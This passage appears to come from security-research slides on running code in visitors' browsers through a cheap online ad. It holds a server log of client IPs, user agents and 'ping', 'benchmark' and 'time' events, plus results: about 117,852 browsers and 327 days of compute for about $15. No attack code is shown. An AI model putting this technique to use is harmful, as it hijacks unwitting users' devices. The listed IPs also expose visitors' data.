1504794504021 'ping' '::ffff:78.37.195.174' 'Mozilla/5.0 (Linux; U; Android 6.0.1; en-us; Redmi Note 3 Build/MMB29M) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.1
1504794504047 'ping' '::ffff:103.217.111.222' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504069 'benchmark' '::ffff:88.201.204.62' 'Mozilla/5.0 (iPhone; CPU iPhone OS 10_3_3 like Mac OS X) AppleWebKit/603.1.30 (KHTML, like Gecko) Version/10.0 YaBrowser/17.7.3.291.10 M
1504794504071 'benchmark' '::ffff:60.50.254.15' 'Mozilla/5.0 (Linux; Android 6.0; ZTE BLADE V0720 Build/MRA58K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/60.0.3112.11
1504794504083 'ping' '::ffff:86.205.11.242' 'Mozilla/5.0 (Windows NT 6.0; rv:52.0) Gecko/20100101 Firefox/52.0'
1504794504168 'time' '::ffff:5.102.178.153' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36 OPR/47.0.2631.71' 41
1504794504170 'time' '::ffff:67.182.112.73' 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/603.2.4 (KHTML, like Gecko) Version/10.1.1 Safari/603.2.4' 17
1504794504171 'time' '::ffff:178.220.74.222' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36 OPR/47.0.2631.71' 513
1504794504232 'time' '::ffff:117.185.27.113' 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36 Core/1.53.2141.400 QQBrowser/9
1504794504233 'ping' '::ffff:46.2.17.70' 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0'
1504794504239 'ping' '::ffff:46.217.129.181' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504305 'ping' '::ffff:93.65.189.16' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504330 'benchmark' '::ffff:31.223.133.35' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' '0c3072eeb9e7a65bb3
1504794504331 'benchmark' '::ffff:46.2.17.70' 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0' 'd0c09689df2e981f6c9050dc8667d1f8' 0 40 38
1504794504337 'time' '::ffff:89.155.72.91' 'Mozilla/5.0 (Windows; U; Windows NT 10.0; en-US; Valve Client/1503954609; ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.40 Safari/
1504794504360 'ping' '::ffff:213.149.61.102' 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504370 'benchmark' '::ffff:91.210.149.157' 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36' '439f23cf6e4b740298c0a5e1586b17
1504794504371 'ping' '::ffff:185.89.246.137' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504384 'ping' '::ffff:14.171.128.129' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.79 Safari/537.36'
1504794504388 'benchmark' '::ffff:5.166.134.84' 'Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.137 YaBrowser/17.4.1.919 Yowser/2.5 Safari/537.36'
1504794504476 'ping' '::ffff:77.243.25.235' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794504482 'time' '::ffff:185.89.246.137' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 173
1504794504507 'time' '::ffff:150.70.173.6' 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)' 16
1504794504510 'benchmark' '::ffff:89.23.70.15' 'Mozilla/5.0 (Linux; Android 6.0; Coolpad E502 Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.92 Mobile Safari/537.3
1504794504528 'time' '::ffff:77.243.25.235' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 175
1504794504531 'time' '::ffff:112.201.77.63' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 98
1504794504535 'benchmark' '::ffff:109.252.2.12' 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 YaBrowser/17.7.1.791 Yowser/2.5 Safari/5
1504794504547 'time' '::ffff:95.220.81.19' 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 YaBrowser/17.7.0.1683 Yowser/2.5 Safari/537.36
1504794504564 'time' '::ffff:93.140.95.251' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36' 371
1504794504568 'benchmark' '::ffff:46.2.17.70' 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0' 'd0c09689df2e981f6c9050dc8667d1f8' 0 40 37
1504794504611 'time' '::ffff:185.137.18.142' 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.78 Safari/537.36 OPR/47.0.2631.55' 580
1504794504611 'ping' '::ffff:5.102.178.153' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36 OPR/47.0.2631.71'
1504794504617 'time' '::ffff:31.223.135.190' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 44
1504794504659 'benchmark' '::ffff:77.194.19.173' 'Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' '867dbc7a2db7e29c59
1504794504674 'benchmark' '::ffff:178.55.41.146' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 'b7fb64ee43faa7c872
1504794504685 'benchmark' '::ffff:46.198.1.76' 'Mozilla/5.0 (Windows NT 6.1; rv:55.0) Gecko/20100101 Firefox/55.0' 'a1689c1fa3c4d0f36163667296e86043' 0 22 22
1504794504698 'ping' '::ffff:46.198.1.76' 'Mozilla/5.0 (Windows NT 6.1; rv:55.0) Gecko/20100101 Firefox/55.0'
1504794504700 'ping' '::ffff:91.151.198.170' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.36'
1504794504701 'benchmark' '::ffff:188.163.17.136' 'Mozilla/5.0 (Linux; Android 6.0.1; Redmi 3S Build/MMB29M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/46.0.2490.76 Mo
1504794504713 'time' '::ffff:185.156.173.61' 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 YaBrowser/17.7.1.791 Yowser/2.5 Safari/537.3
1504794504715 'benchmark' '::ffff:93.65.189.16' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' '40bd8f56fcb5d87c205
1504794504727 'time' '::ffff:150.70.173.49' 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)' 6
1504794504742 'ping' '::ffff:77.29.54.191' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.17.2987.98 Safari/537.36'
1504794504764 'time' '::ffff:89.235.193.254' 'Mozilla/5.0 (Linux; Android 6.0.1; SAMSUNG SM-J510FN Build/MMB29M) AppleWebKit/537.36 (KHTML, like Gecko) SamsungBrowser/5.4 Chrome/51.0.270
1504794504792 'time' '::ffff:94.25.236.116' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 YaBrowser/17.7.1.725 Yowser/2.5 Safari/537.36' 268
1504794504831 'time' '::ffff:89.250.174.227' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 308
1504794504842 'time' '::ffff:88.91.159.10' 'Mozilla/5.0 (X11; CrOS armv7l 9592.85.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.112 Safari/537.36' 229
1504794504860 'ping' '::ffff:178.220.74.222' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36 OPR/47.0.2631.71'
[node] 0:node*
```

Info Bot


- Ad ran for ~3 hours on a Thursday between ~9AM and 12PM
- 117,852 browser clients connected
- 30,234 unique IP addresses
- Many browsers stayed connected after the ad stopped being served
- Ad campaign cost ~$15





This graph has an incredibly long chopped-off tail. Total time on ad was the equivalent of more than 327 days of compute. Mean time was over 15 minutes.

